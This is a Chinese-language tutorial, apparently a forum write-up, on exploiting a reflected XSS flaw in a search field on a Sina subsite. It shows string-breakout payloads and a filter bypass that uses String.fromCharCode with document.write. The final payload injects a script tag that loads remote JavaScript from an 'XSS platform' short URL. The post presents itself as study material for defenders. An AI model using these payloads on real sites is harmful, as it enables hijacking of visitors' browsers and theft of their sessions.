从新浪 XSS 漏洞浅谈 XSS 技巧

随着网络时代的飞速发展，网络安全问题越来越受大家的关注。当年杀遍大江南北的 SQL 注入攻击也随着各种防注入软件、waf 或者 CDN 的出现开始慢慢离我们而去。一种非实时的攻击手段 XSS 跨站脚本攻击逆流而上，慢慢的开始在最近几年崛起，充分印证了“没有绝对的安全”这句话。

本文通过对新浪某分站的 XSS 漏洞向大家简述一些 XSS 漏洞的利用技巧，希望大家能有所收获。

XSS 攻击：允许恶意 web 用户将代码植入到提供给其它用户使用的页面中。比如这些代码包括 HTML 代码和客户端脚本。SQL 注入漏洞有很多技巧可以使用，在 XSS 攻击中也有很多技巧。

作者：小鸟

习科 ID：zhj527641718


本身咱挺喜欢买彩票的，刚好有一天发现有新浪彩票这玩意，就顺便开看看。

在我截图的页面这里发现有一处搜索的地方，我在逛 wooyun 也曾经看到有很多大牛都在新浪，百度，和 TX 上挖 XSS 漏洞，我虽然不挖洞，不过直觉告诉我这里肯定有洞，于是便有了下文中总结的 XSS 漏洞的一些技巧。

目标：新浪爱知识人

工具：chrome，F12 调试工具　{{{{@__@}}}} 小编表示只会用 IE 的 F12}

在页面中随手输入 N 个 a，再用 chrome 下的 F12 可以看到



在 input 下的 value 存放了我输入的 aaaa，然后以双引号”结束 value 取值。


如果 input 的 type 是 text，那么 value 就是这个输入框里的值，输入框里是 aaaaa，那么 value 也是 aaaaa。既然页面中存放的 value 是输入框的取值，那么就来测试一下双引号”是否过滤。

如果没有咱就可以直接给他加事件，例如：

```
aaaaa” onclick=”javascript: alert( ‘x’ )”
```

很可惜的是结果为过滤了，服务器显然把"给转换了。那就继续打开调试用具 F12 往下找。

在调试器里按 ctrl+F，发现有 4 处 aaaaa 的位置：



下面具体来看看这四处到底在页面的什么地方。这里就不贴图了，直接说明。

第一二处为：value="aaaaaaaa" 第三处：a href="URL+aaaaa" 关键的地方在于第四处：

```
<script>
function thisinit()
{
 $("syzs1").value = 50 - document.login.title.value.length;
 $("syzs2").value = 3000 - document.login.description.value.length;
 getTitleContent ('aaaaaaaa', '0');
 getTitleClass('0');
 autotenms();
}
```

```
10. if(window.Event) {
11.  window.onload = thisinit();
12. } else {
13.  setTimeout(thisinit, 100);
14. }
15. </script>
```


注意看 line6 的代码：服务器把客户端递送的值作为字符串传入了 getTitleContent 中，并且单引号引起。

上面双引号已经过滤了，那就试试单引号，测试语句：aaaaaaaa'Aaaaa

顺便解释一下为什么要这样写，好吧我承认首先是 aaaa 很顺手，然后中间单引号作为测试，因为单引号不大，而且在 F12 调试器中很模糊，所以后面继续加 aaaaa 更明显一些。在 JS 的字符串在调试器中是红色，函数是为黑色，注释是为绿色，这样很容易看清，不会误判操作，小细节而已。

在这里就能看得很清楚，是 Aaaaa 为黑色，简单明了的证明单引号 ' 没过滤，浏览器把的 aaaa 作为函数运行结果不成立，从而导致报错。

既然已经知道单引号’没过滤，继续测试，执行 alert(‘a’)弹个窗试试好了。



测试结果是成功弹出 a。

解释一下这行语句：

```
1. getTitleContent ('aaaaaaaa'+alert('a')+'Aaaaa', '0');
```

首先拿一个例子说明：

```
1. <script>
2. var a='q'
3. var b='d'+a+'e'
4. alert(b)
5. </script>
```

这个结果中会弹出 dqe，符号“+ +”在 JS 中是带有连接的作用，所以 js 代码执行的时候是这样的：

首先创建 a 并赋值字符串“q”，然后再创建函数 b 并赋值字符串“d”，将把 a 的值连接在字符串“d”的后面，最后再赋值字符串“e”。最后弹窗就是 dqe。

理解到这里应该就明白了 getTitleContent ('aaaaaaaa'+alert('a')+'Aaaaa', '0'); 的意思。

首先 aaa 为字符串，并且用单引号结束，然后连接语句 alert，最后再进行赋值 aaaa。当然最后面也可以不赋值，按个人习惯吧。

既然已经知道服务端没有过滤单引号 ' ，那么直接来调用 JS。首先还是个测试语句。


```
1. document.write('<script src='http://silic.org'></script>');
```

不过运行结果是这样的：

发现页面中除了双引号，尖括号也被过滤掉了。那就把调用的 js 用 ascii 编码一下，变成：


```
1. document.write(String.fromCharCode(60,115,99,114,105,112,116,32,115,11
   4,99,61,39,104,116,116,112,58,47,47,119,119,119,46,113,113,46,99,111,10
   9,39,62,60,92,47,115,99,114,105,112,116,62))
```

然后再继续测试



于是乎在下面成功调用了远程的 JS。


在这里提示一个问题，这里我是用 gainover 写的 XSS 转换器转换的，发现当页面调用的时候会加上一个\这样的斜杠。最后结果就变成了这样<\/script>。所以用的时候先把倒数第一个 92 给删掉，然后再运行。



从 XSS 平台里面拿出缩进地址 http://x.co/1KKP5 并进行转码，插入到搜索栏里：

```
aaaaa'+document.write(String.fromCharCode  (60,115,99,114,105,112,116,32,115,114,99,61,39,104,116,116,112,58,47,47,120,46,99,111,47,49,  75,75,80,53,39,62,60,47,115,99,114,105,112,116,62))+'aaa
```

最后看图：



*作者注：本文只限学习和技术研究，旨在提醒广大程序员注意全面的防范 xss 漏洞，不得做模仿和侵犯他人利益的行为(出于安全和隐私的考虑，小编已经将本帖中涉及储存型相关技术细节隐去)。